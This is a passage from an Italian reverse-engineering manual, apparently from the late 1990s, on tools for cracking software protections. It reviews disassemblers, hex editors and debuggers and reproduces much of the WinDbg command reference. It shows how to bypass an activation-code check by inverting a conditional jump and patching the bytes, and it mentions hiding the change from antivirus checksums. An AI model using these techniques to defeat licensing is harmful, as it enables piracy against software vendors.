parametri per la creazione del source ASM sono tanti. IDA inoltre gestisce molti processori e già in fase di lettura iniziale del programma riesce ad identificare i moduli associati e permette di specificare molte opzioni di analisi. IDA possiede caratteristiche superiori per quanto riguarda la ricostruzione dei data segment sino a riuscire a identificare, in alcuni casi, strutture e oggetti riferiti appunto ai dati. WDASM possiede un buon fattore relativo alla precisione del sorgente assembler creato ma sicuramente non ginge a qualle di IDA. Un altro disassemblatore è SOURCER anche se con questo, per ricreare programmi Windows, bisogna seguire più passaggi. Sourcer ha una buobna tradizione durata anni. Personalmente lo ricordo dal 1987. Dispone di una sola maschera in cui sono definiti i paramentri di analisi. Ritornando a SoftIce lo riterrei soltanto un debuggere non un disassemblatore. Viewer hex Dopo aver identificato le modifiche da apportare a livello di istruzioni assemblate queste dovranno essere codificate in esadecimale e dovranno essere scritte dentro al programma tramite un editor esadecimale. Facciamo un esempio pratico. Supponiamo di avere una chiamata ad una funzione che esegua la richiesta d’inserimento del codice d’attivazione e al ritorno dalla chiamata ci sia il controllo relativo alla correttezza. Il codice potrebbe essere : E891D9F5D1 call 00404567
  • 13.
    38FD cmp esi,eax ; controlla la correttezza 754E jne 00404445 ; se errato salta a .... Il codice potrebbe essere modificato invertendo le condizioni di salto ovvero : je 00404445 Il codice operativo dovrebbe essere cambiato da 75 a 74 per cui i valori esadecimali da inserire dovrebbero diventare : 744E je 00404445 Mediante editor HEX potremmo ricercare la sequenza 754E mediante le apposite opzioni e successivamente inserire il nuovo valore. La finestra di ricerca qui a fianco corrisponde a quella di HEX WORKSHOP ma comunque in qualsiasi editor HEX esiste la possibilità di ricercare sequenze di valori esadecimali. Prima di eseguire le modifiche sul file prendetevi cura dei crearvi una copia di backup del file originale in modo da poterlo sostituire nuovamente nel caso in cui non funzioni più. Analizzatori del file di registro Molti dati legati alle licenze dei software ecc. sono memorizzati dentro al file di registro. Per l’analisi di questi esistono diversi programmi più o meno completi. Alcuni eseguono solo letture e scritture nel file altri invece sono in grado di tenerli sotto osservazione per vedere le modifiche che vengono apportate da certi programmi. Nelle Norton Utilities se ne trova uno ed in ogni modo tra lo shareware ce ne sono moltissimi tra cui uno specializzato per i CRACKATORI Win-eXpose-Registry. Alcuni programmi controllano tutte le modifiche che vengono apportate al sistema comprese scritture e cancellazioni dai file WIN.INI e SYSTEM.INI e aggiunta di programmi al file system del sistema. File vari Esistono diversi files che diventano utili in alcune circostanze. Alcuni crackano i files .ZIP, altri cercano password sotto NT o Unix. Un file essenziale in molti casi è ICOMP il quale è reperibile anche nella versione fornita con il Borland C di Install Shield. Si tratta del compressore. Alcuni programmi come ad esempio librerie, activeX ecc. vengono forniti compressi mediante questo compressore. Per poter debuggare il codice è necessario decomprimere i files di libreria. Quando viene installato un file mediante InstallShield nella directory temporanea del vostro sistema troverete i seguenti files: _SETUP.LIB SETUP.EXE _SETUP.DLL SETUP.PKG
  • 14.
    SETUP.INS _SETUP.LIB è undatabase compresso da InstallShield il quale può contenere files eseguibili e dll di supporto all’installazione. Alcune volte questi files di supporto sono nella stessa directory di SETUP.EXE ma altre volte sono compresse dentro a questo file. Un file spesso utile è lo Spy+ + fornito con i linguaggi Microsoft o l’utility similare fornita dalla Borland. Spy++ è in grado di spiare tutti i messaggi indirizzati alle finestre aperte in Windows con la possibilità di selezionare quali ed in particolare modo ha la possibilità di filtrare i tipi di messaggi. Alcune volte è facile dedurre con quali funzioni vengono eseguite le letture dei codici di serializzazione mentre altre volte tali funzioni non vengono svolte nei modi classici, con GetDlgItemText o similia, e quindi diventa più complesso identificare il punto giusto dove mettere breakpoint. SoftIce possiede un metodo per gestire in backtrace ma comunque l’individuazione del punto giusto facilita compiti. Mediante una funzione particolare di Spy++ è possibile selezionare quale finestra mettere sotto osservazione. In una finestra di Spy++ esiste un cursore che può essere agganciato con il mouse e trasportato sulla finestra interessata. Di questa finestra verrà selezionato l’handle. Successivamente possono essere scelti i messaggi che si vogliono intercettare selezionandoli dalla lista dei messaggi veri e propri oppure scegliendo la classe degli oggetti Windows legati alla tipologia dei messaggi (pulsanti, edit field ecc.) Tante utilities reperibili su Internet o nei dischi dei compilatori e OS possono diventare utili in certe circostanze. Programmi come, ad esempio, DUMPBIN.EXE, EDITBIN.EXE ecc. erano presenti in alcune versioni vecchie del compilatore Microsoft. Anche il vecchio DEBUG.COM del DOS alcune volte può essere utile. Ricordatevi sempre che spesso, ad esempio nella grafica, un solo programma può fare le cose ma due o tre le possono semplificare. Pensate quando ad esempio usate un programma per fare scritte a 3 dimensioni. Un’altro programma lo usate per fare lo sfondo ed un terzo ancora per fondere le due immagini di prima e per crearci degli effetti. In questo campo il discorso è lo stesso.
  • 15.
    Spesso potreste trovarvinelle “canne” debuggando con SoftIce e quindi potreste prendere DASM per analizzare qualche blocco particolare e dopo avere identificato la posizione usare nuovamente SoftIce per proseguire. Altre volte l’uso di diversi programmi è obbligatorio in quanto uno viene usato per decryptare il sistema di protezione a tempo. Un altro per analizzare il programma ed un altro per scrivere su disco i cambiamenti. Usare sempre gli stessi programmi semplifica la vita anche perchè alcuni pretendono molto tempo per poterli usare con dimestichezza e quindi visti gli sforzi fatti conviene poi farli fruttare. Spesso si cambiano le cose non perchè non soddisfano più ma solo perchè è di moda aver sempre l’ultima versione. In questo campo converrebbe vedere i risultati. Se con un debugger si riesce sempre ad avere sottomano le funzioni necessarie non conviene cambiare spesso anche perchè in quel modo alla fine si conoscerebbero tanti programmi ma nessuno bene. SoftIce possiede, ad esempio, una così ampia possibilità di breakpoint che la difficoltà è quella di arrivare a comprendere bene quando conviene usarne un tipo e quando invece conviene usarne un altro tipo. Alcune volte bisogna ricercare nei prodotti utilizzati per la creazione dei programmi o dei settaggi le utility. Prima dicevo di ICOMP ovvero dell’utility di compressione usato da InstallShield. Per poter eseguire il cracking è necessario prima scompattare i moduli creati dal gestore delle installazioni e poi eseguire il setup tramite debugger. Un programma particolare è SMARTCHECK sempre della NuMega che anche se è abbastanza criticato, alcune volte permette di raggiungere degli obbiettivi senza impazzire con altri strumenti più complessi. SmartCheck è un debugger di run-time che permette di affrontare le condizioni più critiche incontrate con Visual Basic. • Errori fatali di run-time che sono complessi da risolvere • Problemi che nascono da seuqenze di azioni • Uso no corretto di funzioni API • Cattivi valori passati come argomenti alle funzioni • Gestione di valori complessi • Errori delle componenti come ActiveX ecc. Per quanto ci riguarda è interessante vedere come Smart Check funziona. Come viene eseuito un .EXE SC continua a funzionare in background monitorandolo in continuazione e catturando tutti gli eventi. Durante l’esecuzione è ossibile abilitare o disabilitare il report degli eventi. SM cerca automaticamente gli errori nel programma e nelle DLL associate. Questo funziona anche su programmi senza sorgenti (cosa per noi fondamentale). Comunque la cosa migliore stà nel fatto che SM controlla tutte le chiamate alle API, tutti i messaggi e tutti gli altri eventi del programmna. In questo volume vedrò di trattare tutto quello che e’ necessario sapere. Una parte è dedicata alla teoria destinata a spiegare la filosofia di certi linguaggi, di certi tipi di protezioni e di certi sistemi di sviluppo. La parte pratica utilizzerà sistemi facilmente reperibili su Internet.
  • 16.
    Vi riporterò informazioniin due riprese e dove procurarveli. Nella prima fase faremo una panoramica di tutti i tipi di programmi mentre nella seconda vedremo la sintassi e degli esempi d’uso. Riporterò anche delle mappe con su i gruppi di software che potrebbero essere adottati in un caso o nell’altro. Il manuale tratterà anche esempi portati in diversi linguaggi anche se sicuramente il C è quello più trattato. Come ripeterò successivamente verrà riportata la sintassi Assembler anche se di fatto non è un manuale di programmazione. Le conoscenze che si devono avere legate a questo linguaggio sono quelle necessarie per poter seguire il flusso mediante un debugger. La sintassi dell’Assembler riporta termini che il compilatore e il linker eliminano e quindi analizzando il file eseguibile non sono più visibili. Per fare un esempio nella programmazione in Assembler esiste la teoria della definizione dei gruppi di segmenti ecc. Questa teoria fa si che il sorgente debba essere compilato (scritto) in un certo modo. include listing.inc if @Version gt 510 .model FLAT else _TEXT SEGMENT PARA USE32 PUBLIC 'CODE' _TEXT ENDS _DATA SEGMENT DWORD USE32 PUBLIC 'DATA' _DATA ENDS Il compilatore e il linker tradurrà tante informazioni e termini del linguaggio in indirizzi fisici e questo in particolare modo visti con il debugger in fase di esecuzione. Se io in un sorgente Assembler scrivo : label: mov ax.1 jmp label eseguo un riferimento simbolico che il compilatore traduce in un riferimento rilocabile. Utilizzando tabelle di rilocazione e fattori fisici legati alla memoria ed al sistema operativo, il programma quando viene letto in memoria non possiede più quei riferimenti in quel modo ma utilizzerà riferimenti ad indirizzi reali od in modo diretto usando l’indirizzamento a 32 bits o utilizzando il metodo della segmentazione. In pratica, invece del codice precedente, troveremo : 0040:4555 ... 0040:6900 mov ax, 1 0040:6910 jmp 0040:4555 Alcuni debugger e disassemblatori tentano di rigenerare i sorgenti in modo più simile all’originale possibile ma non possono fare i miracoli. Quando i programmi sono scritti in Java allora la conoscenza del linguaggio è essenziale in quanto il flusso dovrà essere seguito in Java. Prima di iniziare a vedere le varie teorie diamo un occhiata agli strumenti che bisognerebbe avere per poter eseguire certe operazioni.
  • 17.
    Tenete presente chenei casi in cui vengono riportate tabelle con le funzioni dei programmi trattati sono quasi sempre files trovati su Internet non soggetti a Copyright, e quindi riportabili, e che ho mantenuto nella lingua originale per evitare di riportare interpretazioni personali. Infatti generalmente vengono garantiti i permessi di pubblicazione di certi documenti nella loro forma originale senza che questi possano essere alterati o manomessi in qualsiasi modo. DISASSEMBLATORI IDA 3.85 DataRescue sa/nv PHONE: 32-4-3446510 45 quai de la Derivation FAX: 32-4-3446514 4020 Liege Belgium VAT : BE-448.270.553 Qui ci troviamo dinanzi al re dei disassemblatori. Solo per fare capire la differenza utilizzando il vile byte come confronto possiamo dire che WDASM è un file di 600Kbytes compattato mentre in questo caso il demo della versione 3.85 è un file compattato di 16 Mbytes. La differenza c’è e si vede anche per le funzioni e per l’accuratezza della traduzione del codice. In WDASM le funzioni del programma devono essere individuate dalla persona mediante i riferimenti delle varie call. Qui la ricostruzione è completa. Le opzioni per l’analisi e la ricostruzione del programma sorgente sono innumerevoli. L’interfaccia è DOS windovizzata anche se sinceramente la preferisco a quella interamente Windows. Alla data attuale (10-99) la versione è la 3.85 anche se è disponibile su Internet, a parte la versione crackata, anche una versione FREEWARE.
  • 18.
    Inoltre esiste lapossibilità di eseguire le analisi in base a diversi processori selezionabili da una lunga lista. IDA riesce a ricostruire anche le strutture cosa che viene considerata solo come astrazione nei linguaggi a più alto livello. Il programma può mostrare infinite informazioni in finestre separate. Ricordatevi prima di prelevare il 16 mbytes del programma dal sito di IDA che il file dispone delle seguenti limitazioni. Limitations - you will not be able to load old databases - you will not be able to produce .lst or .asm files - you will not be able to disassemble files larger than 64kbytes. - this version will expire September 1st, 1998 The full versions comes with - unlimited database support - unlimited output support - file size limit of 64MB - no expiration date JAD (per linguaggio JAVA) Jad - the fast Java Decompiler. Jad home page: http://web.unicom.com.cy/~kpd/jad.html Copyright 1997-98 Pavel Kouznetsov. Si tratta di un programma che si attiva da Dos e che necessita di argomenti sulla linea di comando. La sintassi è quella mostrata nell’immagine: Se disponete delle monografie di IoProgrammo relative a Java lo troverete dentro. Fornendogli in input un file .class avrete in output un file .java.
  • 19.
    W32/16DASM89 W32DASM Ver 8.xxSeries is designed for Windows 95 and Windows NT 4.0. http://www.epage.com/page/w32dasm Si tratta di un potente disassemblatori/debugger che è in grado di ricostruire le tabelle legate alle API importate e quindi in grado di mostrare dove avvengono tali chiamate ecc. Nel caso di inserimento di codici di attivazione è una funzione importantissima in quanto permette di non impazzire cercando i riferimenti tramite gli indirizzi. Il programma apre diverse finestre in cui vengono mostrate moltissime informazioni legate alla memoria ed ai registri. L’esecuzione è possibile con molte modalità come ad esempio quella passo a passo con by-pass delle funzioni mediante comando manuale, quella passo a passo in automatico ecc. Sono possibili diversi breakpoint compresi quelli che avvisano quando il viene richiamata qualche DLL o quando vengono create delle threads.
  • 20.
    I sorgenti ricavatisono veramente molto dettagliati. Come dicevo prima dove è possibile WDASM ricrea le informazioni simboliche. MSVBVM60.__vbaAryDestruct MSVBVM60.__vbaAryLock MSVBVM60.__vbaAryUnlock MSVBVM60.__vbaBoolVarNull MSVBVM60.__vbaCastObj MSVBVM60.__vbaCastObjVar Ad esempio quelle precedenti sono alcune chiamate al modulo del Visual Basic fatte dal programma disassemblato. HEX WORKSHOP Hex Workshop, the Professional Hex Editor v2.0 32 bit version - HWORKS32.ZIP CompuServe: 75554,377 America Online: BreakPoint Microsoft Network: BreakPoint_Software Internet: 75554.377@compuserve.com Quando si arriva ad identificare le procedure dove vengono eseguite le protezioni bisogna scrivere il codice per by-passarle. Il codice può essere bideato in assembler anche se poi deve essere tradotto in exadecimale per essere scritto dentro al modulo eseguibile dove è residente la protezione vera e propria. Nel capitolo relativo all’assembler ho riportato le tabelle con i codici operativi in esadecimale proprio per questo motivo. Generalmente le cose possono essere semplici in quanto spesso si tratta di cambiare dei SALTA_SE_UGUALE in SALTA_SE_DIVERSO e quindi il codice originario necessita di pochissime modifiche che comunque devono essere inserite tramite editor hex. HexWorkshop è solo uno ma ne esistono altri che tra poco vi mostrerò. HACKMAN Hackman v3.0 http://members.tripod.com/~techmasters mailto:techmasters@geocities.com Hackman è un ottimo editor hex in quanto dispone di moltissime funzioni tra cui un visualizzatore in assembler. Questa funzione è spesso utile quando si cercano parti speciali di codice per essere sicuri del posizionamento.Quando si cercano le istruzioni in cui vengono eseguite le protezioni bisogna memorizzarsi da qualche parte le sequenze di codici esadecimali relative alle istruzioni stesse. Queste informazioni dovranno essere fornite come argomenti per le ricerche dentro al file eseguibile in modo tale da poter inserire le modifiche porprio in quel punto. Spesso le seuquenze di valori hex si ripetono dentro ad un programma ed è facile perderci gli occhi in mezzo a pagine piene di 0x4D 0xFF ecc. Dare un occhiata di conferma al codice assemblativo non dispiace.
  • 21.
    HackMan dispone inoltredi molte opzioni che permettono di settare le modalità di visualizzazione dei dati. Spesso si ha a che fare con file con differente byte order. Esiste infatti una differenza tra il formato Intel e quello Motorola. HackMan permette di settare anche il byte order. Tra le altre cose è inserito un calcolatore hex. HIEW Molti hacker consigliano HIEW. Devo ammettere che HIEW dispone di molte ottime funzioni anche se non è un programma Windows. Una funzione buona che è quella di mostrare l’header di un file EXE editato. Dentro ad un file .EXE esiste un CRC che permette a certi programmi di verificare se il programma originale ha subito delle modifiche, diaciamo “non autorizzate”. Sono inoltre riportate dentro all’header molte altre informazioni legate alla rilocazione del programma, al numero di pagine ecc. La cosa ottimale sarebbe quella di eseguire la modifica al codice del file .EXE e quindi di ricalcolare il CRC in modo da non mostrare anomalie ai programmi tipo gli antivirus. Esistono alcune utility che permettono di fare questo lavoro e tra poco ne parleremo. L’unica seccatura stà nel fatto che il programma deve essere necessariamente lanciato con il nome del file da editare come argomento. Anche HIEW permette di mostrare il codice in assembler. HIEW possiede anche l’opzione per mostrare il codice come se fosse a 16 bits oppure a 32 bits. Anche se molti editor HEX dispongono della possibilità di mostrare il codice assembler questi non possono comunque sostituire i disassemblatori ed i debugger i quali a differenza dei normali editor possiedono la possibilità di eseguire passo a passo i programmi senza contare che è anche possibile visualizzare tabelle relative al programma stesso come ad esempio funzioni esportate ecc.
  • 22.
    WINDEBUGGER Dentro a prodotticome Visual C++ viene fornito il debugger di Visual Studio. Microsoft una volta ogni tanto distribuisce dei blocchi di programmi e file contenenti informazioni ed utilities per l’ambiente Windows. WINDEBUGGER è presente nel pacchetto rilasciato nel settembre 1999. In pratica ha gli stessi comandi del debugger di Visual Studio tanto da poter essere considerato lo stesso ma esterno a questo. Sicuramente la potenza di un debugger è anche in funzione alla gamma di breakpoint che può gestire. Il sistema di breakpoint di WinDebugger possiede un interprete metacircolare. Questo significa che è possibile eseguire dei comandi quando si attiva un breakpoint. Il sistema di breakpoint di WDBG permette di usare qualsiasi istruzione di valutazione del C come costrutto condizionale per il breakpoint stesso. Ad esempio per bloccare il programma ogni volta che il contenuto di una variabile è cambiato è possibile usare il costrutto dentro alla finestra di settaggio dell’espressione : &<nomevariabile> Questa tecnica non funziona con le variabili automatiche in quanto l’indirizzo può cambiare essendo in funzione dello stack il quale cambia ogni volta che si entra in una funzione. Questo è il caso in cui il breakpoint dovrebbe cambiare dinamicamente. Per questo scopo il breakpoint deve essere abilitato ogni volta che la funzione parte e disabilitato in uscita. Supponiamo che la nostra funzione si chiami subroutine e che la variabile locale automatica sia i. Fate partire il programma ed eseguite lo step per entrare nella funzione che definisce la variabile i con : g subroutine p bp500 ={subroutine}&i /r4 /C"?i" Il numero del breakpoint deve essere scelto sufficientemente grosso da essere distante dai numeri degli altri breakpoints. Notate che /r4 dice che la variabile è lunga 4 bytes ovvero le dimensioni di un int. Dopo aver fatto questo disabilitate il breakpoint con bd500 Il secondo breakpoint viene creato sull’entry point della funzione. bp .<FirstLine> /C"be 500;g" La prima linea della funzione, l’entry-point, è il punto in cui deve essere abilitato il nostro breakpoint. L’ultimo breakpoint deve essere creato sull’ultima linea della funzione. bp .<LastLine> /C"bd 500;g" Come avrete notato i due ultimi breakpoint abilitano il primo in ingresso ed in uscita. É da notare che se la funzione dispone di più punti di uscita allora si dovranno creare più breakpoints come l’ultimo.
  • 23.
    Spesso nella gestionedei watch le variabili controllate vanno fuori scope per cui al posto del valore viene mostrato il messaggio : CXX0017 Error: symbol not found Un esempio potrebbe essere quando si crea una common dialog e si esegue il break del programma nell’istante in cui si è dentro a COMDLG32.DLL cercando oi di visualizzare una variabile dentro al programma con ?gVar Per vedere la variabile dentro al programma è sufficente dare ?{,,myapp}gVar WDBG gestisce una linea di comando allo start del debugger stesso. Questo sistema può essere anche utilizzato per debuggare un programma ridirigendo STDIN in modo tale che prenda l’input da tastiera. windbg cmd /c "app < input.txt" WDBG e’ sìcuramente un debugger molto più adatto all’uso con i sorgenti in quanto molte informazioni non le mostra. Cosa significa ? Alcuni debugger come SoftIce devono ricostruire le informazioni. Nei codici assemblativi compaiono le informazioni simboliche solo perchè queste vengono rigenerate. In pratica il debugger legge le funzioni importate e gli indirizzi dove sono state posizionate. Successivamente va a leggere il codice sostituendo gli indirizzi di chiamata con i nomi delle funzioni relative. Chiaramente possedendo i sorgenti questa ricostruzione non è necessaria visto che sicuramente la fase di debug verrà eseguita seguendo il tracciato nel sorgente. Il debugger fornisce alcune informazioni come ad esempio quelle dei moduli leti con il programma (DLL, VBX ecc.) Dispone di finestre di watch, visualizza i registri, permette di inserire breakpoit e possiede un vsiaulizzatore che mostra le chiamate nello stack. Sicuramente non è il massimo per certi compiti. I comandi relativi allo step by step sono disponibili mediante pulsanti che permettono di entrare o passare sopra alle funzioni presenti. La seguente lista mostra i comandi che possono essere dati in WINDEBUGGER n4ella finestra COMMAND.
  • 24.
    * Comment ; CommandSeparator Syntax ; Examples Step twice, printing the variable szVar after each step. P;?szVar;P;?szVar Execute to source line 123, print the value of counter, then continue execution. g@123;?counter;g ? Evaluate Expression Evaluates and displays the value of the expression or symbol in the context of the current thread and process. Syntax ? expression [, format] Parameters expression Expression to be evaluated with the expression evaluator. The C++ expression evaluator cannot calculate expressions that use the conditional operator (?:). format C-style format characters. For example, to display an int, use ",i" as the format specifier. Do not use percent signs (%). For more information, see the table below. Remarks The following table describes the C-style format characters. Format Definition Example D, d, I, I Signed decimal integer. > ?0x100,i 256 u Unsigned decimal integer. > ?-1,u 4294967295 o Octal integer. > ?40000,o 0o00001000000 x, X Hexadecimal integer. > ?40000,x 0x00040000 f Signed value in floating point format with six decimal places (takes implicit/explicit type FLOAT as an argument). > ?(float)(3./2.),f 1.500000 e, E Signed value in scientific notation with up to six decimal places (trailing zeros and decimal point are truncated). > ?(float)(3./2.),e 1.500000e+000 g, G Signed value in floating point decimal
  • 25.
    format or scientificformat, whichever is more compact. > ?(float)(3./2.),g 1.5 c Single character. > ?41,c 'A' s Characters up to the first null character. > ?szHello,s Hello (szHello="Hello") l Long-Word modifier. > ?3./2.,lf 1.500000 L Long-Long Word modifier > ?0xffffffff,Li -1 h Half-Word modifier: > ?0x12345,hi 9029 Note The 'l", "L", and "h" modifiers work differently with different base types. If, for instance, you are coercing an expression to type long double (80 bit), the "L" modifier will work correctly on that expression. The "L" modifier also works correctly on long long integer expressions, as shown in the table above. Windows Debugger implicitly cast values when evaluating an expression. It operates on the actual bit quantity unless coerced through casting, as shown above. ! User Extension DLL Calls a DLL function from the debugger. Use this command to call special routines while debugging. Syntax ! [filename.]function [string] Parameters filename Name of the DLL to call (without the .DLL extension), followed by a period (.). The default filename is NTSDEXTS.DLL. In kernel debugging, the default extension DLL depends upon the target platform: Target Platform Default Extension DLL x86 KDEXTX86.DLL ALPHA KDEXTALP.DLL function Name of the DLL function to call. string String to pass to the DLL function. Remarks For a complete list of the built-in extension commands, enter !? at the Windows Debugger prompt. For information on creating and using kernel debugger extensions, see the Windows NT DDK. | Display Process State ~ Display Thread State # Search for Disassembly Pattern % Change Context
  • 26.
    Changes the contextto the specified frame. Updates the Locals window with the variables of the new frame. Use the KN command to list the call stack with the frame numbers. Syntax %[frame] Parameters frame The number of the frame on the call stack to change context to. The current procedure is number 0 on the stack. .attach Attach to Process Starts debugging the process specified by process. You can use PView to find process IDs of running programs. This command is equivalent to the /P command-line option. You can also click Attach to a Process from the Debug menu or press F6. Syntax .attach process Parameters process Process identifier of the task to debug, specified in decimal. Use the 0x prefix to specify the process identifier in hexadecimal. Remarks The process is attached until the debugger is terminated. There is no command to unattach. .break Debug Break .cache Cache Size WinDbg KD only Sets the size of the cache for WinDbg KD to use for memory values. Syntax .cache [cachesize] Parameters cachesize The size of the kernel debugging cache, in MB. If you do not specify cachesize, the command displays the status of the cache. If you issue the command .cache 0, the cache is disabled. Remarks
  • 27.
    Normal operations, suchas single-stepping or the G command, invalidate the cache. If WinDbg KD has frozen the target computer, but hardware on the target can change memory (for example, through shared memory or DMA), you must disable the cache to see the memory changes. For more information, see Setting Kernel Debugger Options. .connect Establish Connection .disconnect Drop Connection .kill Terminate Process .list Display Source/Assembly Listing .logappend Append Log File .logclose Close Log File .logopen Open Log File .opt Set Option Sets debug options. To view the current debug option settings, use this command with no parameters. To modify a setting, specify the name of the debug option and the appropriate value, as indicated below. The view an individual debug option setting, specify only the name of the debug option. Syntax .opt [DebugOption] Parameters DebugOption This parameter be one of the following values. Value Meaning ? Displays the list of supported debug options. AsmSymbols [on | off] If this setting is on, show symbols in disassembly. AsmRaw [on | off] If this setting is on, show raw data in disassembly. AttachGo [on | off] If this setting is on, do not stop debugging when a new process is attached. BackgroundSym [on | off]If this setting is on, load symbols in the background. CaseSensitive [on | off]If this setting is on, turn on case sensitivity. ChildGo [on | off] If this setting is on, do not stop debugging when a new child process is created. CommandRepeat [on | off]If this setting is on, ENTER repeats the last command. DllEm filename Specifies the name of the execution model DLL. DllSh filename Specifies the name of the transport layer DLL. DllTl filename [args] Specifies the transport layer DLL. DllPath ["path"] Specifies the search path for symbols. EPStep [on | off] If this setting is on, the first step goes to the entry point, not to main. ExitGo [on | off] If this setting is on, do not stop debugging when a thread terminates. InheritHandles [on | off]If this setting is on, the target application inherits handles. This is useful for debugging debuggers. IgnoreAll [on | off] If this setting is on, ignore all messages about
  • 28.
    symbols. KdInitialBp [on |off] If this setting is on, kernel debugging stops at the initial breakpoint. KdEnable [on | off] If this setting is on, turn on the kernel debugger. KdGoExit [on | off] If this setting is on, go on exit. KdUseModem [on | off] If this setting is on, the kernel debugger uses modem controls. KdBaudRate [baud] Specifies the kernel debugger baud rate (1200, 2400, …). KdPort [port] Specifies the kernel debugger communication port (COM1, COM2, …). KdCacheSize [size] Specifies the kernel debugger cache size, in bytes. KdPlatform [x86 | alpha]Specifies the kernel debugger target system. MasmEval [on | off] If this setting is on, turns on MASM-style expression evaluation. NotifyExit [on | off] If this setting is on, prints a message upon thread termination. NotifyNew [on | off] If this setting is on, prints a message upon thread creation. ShortContext [on | off] If this setting is on, displays abbreviated context information. Verbose [on | off] If this setting is on, turns on verbose output mode. .reboot Reboot Target Computer .reload Reload Symbols .start Start Debugging .title Set Title BA Break on Access Sets a breakpoint that will be satisfied when the specified memory is accessed. This command is equivalent to the BP command with the following argument: =address [/Rcount]. Syntax BA {access}{size} {address} Parameters access The type of access that will satisfy the breakpoint. This parameter can be one of the following values. Value Meaning r Break on read access. w Break on write access. e Break on execute access. size The size of the location, in bytes, to be monitored for access. This parameter can be 1, 2, or 4. address The address at which to start monitoring.
  • 29.
    Remarks This command providesthe same functionality that the debug registers provide. You can break execution when the particular memory location is read from, written to, or executed. The following example sets a breakpoint for read access on four bytes of the variable var: ba r4 &var The breakpoint is satisfied only when the access occurs at the given address and for the specified number of bytes. If the memory accessed overlaps the specified area to monitor, the breakpoint is not satisfied. Note that although the size is required for all breakpoint types, an execute breakpoint is only satisfied if the address is the first byte in the instruction. BC Breakpoint Clear Removes one or more previously set breakpoints from the system. BC * clears all breakpoints. This command is equivalent to clicking Breakpoints from the Edit menu and clicking Clear or Clear All. Syntax BC {breakpoint [[breakpoint...]] | *} Parameters breakpoint The number of the breakpoint to be cleared. Use the Breakpoint List (BL) command to display currently set breakpoints and their numbers. Specify ranges of breakpoints with a hyphen. Separate multiple breakpoints with spaces or commas. BD Breakpoint Disable Disables, but does not delete, one or more breakpoints. BD * disables all breakpoints. While a breakpoint is disabled, the system does not check to see if the conditions specified in the breakpoint are valid. Use the BE command to reenable a disabled breakpoint. This command is equivalent to clicking Breakpoints from the Edit menu and clicking Disable. Syntax BD {breakpoint [[breakpoint...]] | *} Parameters breakpoint The number of the breakpoint to be disabled. Use the Breakpoint List (BL) command to display currently set breakpoints and their numbers. Specify ranges of breakpoints with a hyphen. Separate multiple breakpoints with spaces or commas.
  • 30.
    BE Breakpoint Enable Restoresone or more breakpoints that were temporarily disabled by the BD command. BE * enables all breakpoints. This command is equivalent to clicking Breakpoints from the Edit menu and clicking Enable. Syntax BE {breakpoint [[breakpoint...]] | *} Parameters breakpoint The number of the breakpoint to be enabled. Use the BL command to display currently set breakpoints and their numbers. Specify ranges of breakpoints with a hyphen. Separate multiple breakpoints with spaces or commas. BL Breakpoint List Lists all breakpoints. This command is equivalent to clicking Breakpoints from the Edit menu. Syntax BL Remarks For each breakpoint, the command displays the following: · The breakpoint number · The breakpoint status, where "E" is for enabled, "D" is for disabled, "V" is for virtual, and "U" is for unknown address. A virtual breakpoint is a breakpoint for code that is not currently loaded. · The conditional information specifying the breakpoint, such as the address, expression, and length. If a breakpoint has a pass count, the remaining number of times that the breakpoint will be ignored is listed in parentheses. BL also displays commands to execute, message/message classes (in the case of message breakpoints), thread and process number. See Also Context Operator BP Set Breakpoint Sets a breakpoint. You can combine locations, conditions, and options to set different kinds of breakpoints. If you do not specify a thread, the breakpoint will apply to all threads. This command is equivalent to clicking Breakpoints from the Edit menu and clicking Add. Syntax [[thread]] BP[[breakpoint]] [[location]] [[condition]] [[option...]]
  • 31.
    Parameters thread The thread thatthe breakpoint will apply to. For more information, see Process and Thread Syntax. breakpoint The breakpoint number to be set. If the given breakpoint number already exists, the new breakpoint will replace the old. location The memory location of the breakpoint, in the format given in the table below. condition One of the breakpoint conditions given in the table below. You can specify multiple conditions for a breakpoint. option One of the breakpoint options given in the table below. Separate multiple options with spaces. Remarks If you want to put a breakpoint on a C++ public, enclose the expression in parentheses. For example, "BP (??MyPublic)" or "BP (operator new)". On x86 computers, Windows Debugger will use debug registers to implement breakpoints if: · there is a debug register available · memory size is 1 · memory size is 2 and address is WORD aligned · memory size is 4 and address is DWORD aligned You can use the following options when setting a breakpoint: Location Description [[{[[procedure]], [[module]], [[exe]]}]] address The address for the breakpoint. [[{[[procedure]], [[module]], [[exe]]}]] @line The line number for the breakpoint. Condition Description ?expression Break if expression is true. =address [[/Rcount]] Break if memory at address has changed. Use the /R option to specify the number of bytes to check (default is 1). Option Description /Pcount Ignore the breakpoint count times. /Ccmdlist Execute cmdlist when the breakpoint is hit. The cmdlist parameter is a semicolon-separated list of one or more debugger commands. If cmdlist includes multiple commands, enclose it in quotes ("). /Mmessagename /Mmessageclass Break only if the given Win32 message or message class has been received. /Q Suppress the unresolved-breakpoint dialog box for this breakpoint. /Hprocess Specify the process number to attach the breakpoint to. Defaults to all threads in the process if /T is not used.If /H is not specified and no target application is running, the default is process 0.
  • 32.
    /Tthread Specify thethread number to attach the breakpoint to. Defaults to the current process if /H is not used. See Also Context Operator C Compare Memory Compares the values held in two memory areas. Specify the first area with the range parameter. Specify the starting address of the second area with address. The second area is the same length as the first. If the two areas are not identical, Windows Debugger will display all memory addresses in range where they do not agree. Syntax C range address Parameters range The first memory area to compare. For more information, see Range Syntax. address The starting address of the second memory area. DA, DB, DC, DD, DI, DS, DT, DU, DW Display Memory Displays the contents of memory in the given range. Each line shows the address of the first byte in the line, followed by the contents of memory at that and following locations. If you omit range, the command will display memory starting at the ending location of the last display command. This allows you to continuously scan through memory. This command is equivalent to clicking Memory from the View menu, or pressing ALT+5. Syntax D{A|B|C|D|I|S|T|U|W} [[range]] Parameters range The memory area to display. For more information, see Range Syntax. Remarks When Windows Debugger is displaying ANSI or Unicode characters, it will stop displaying characters at the first null byte. When displaying ANSI characters, all characters, including non-printable characters, are displayed using the current code page character set. With Unicode, all non-printable and non- mappable characters are displayed as dots. Command Definition Displays DA Display ANSI ANSI (extended ASCII) characters DB Display Bytes (char) Byte values and ANSI characters DC Display Code Assembly-language instructions (disassembly)
  • 33.
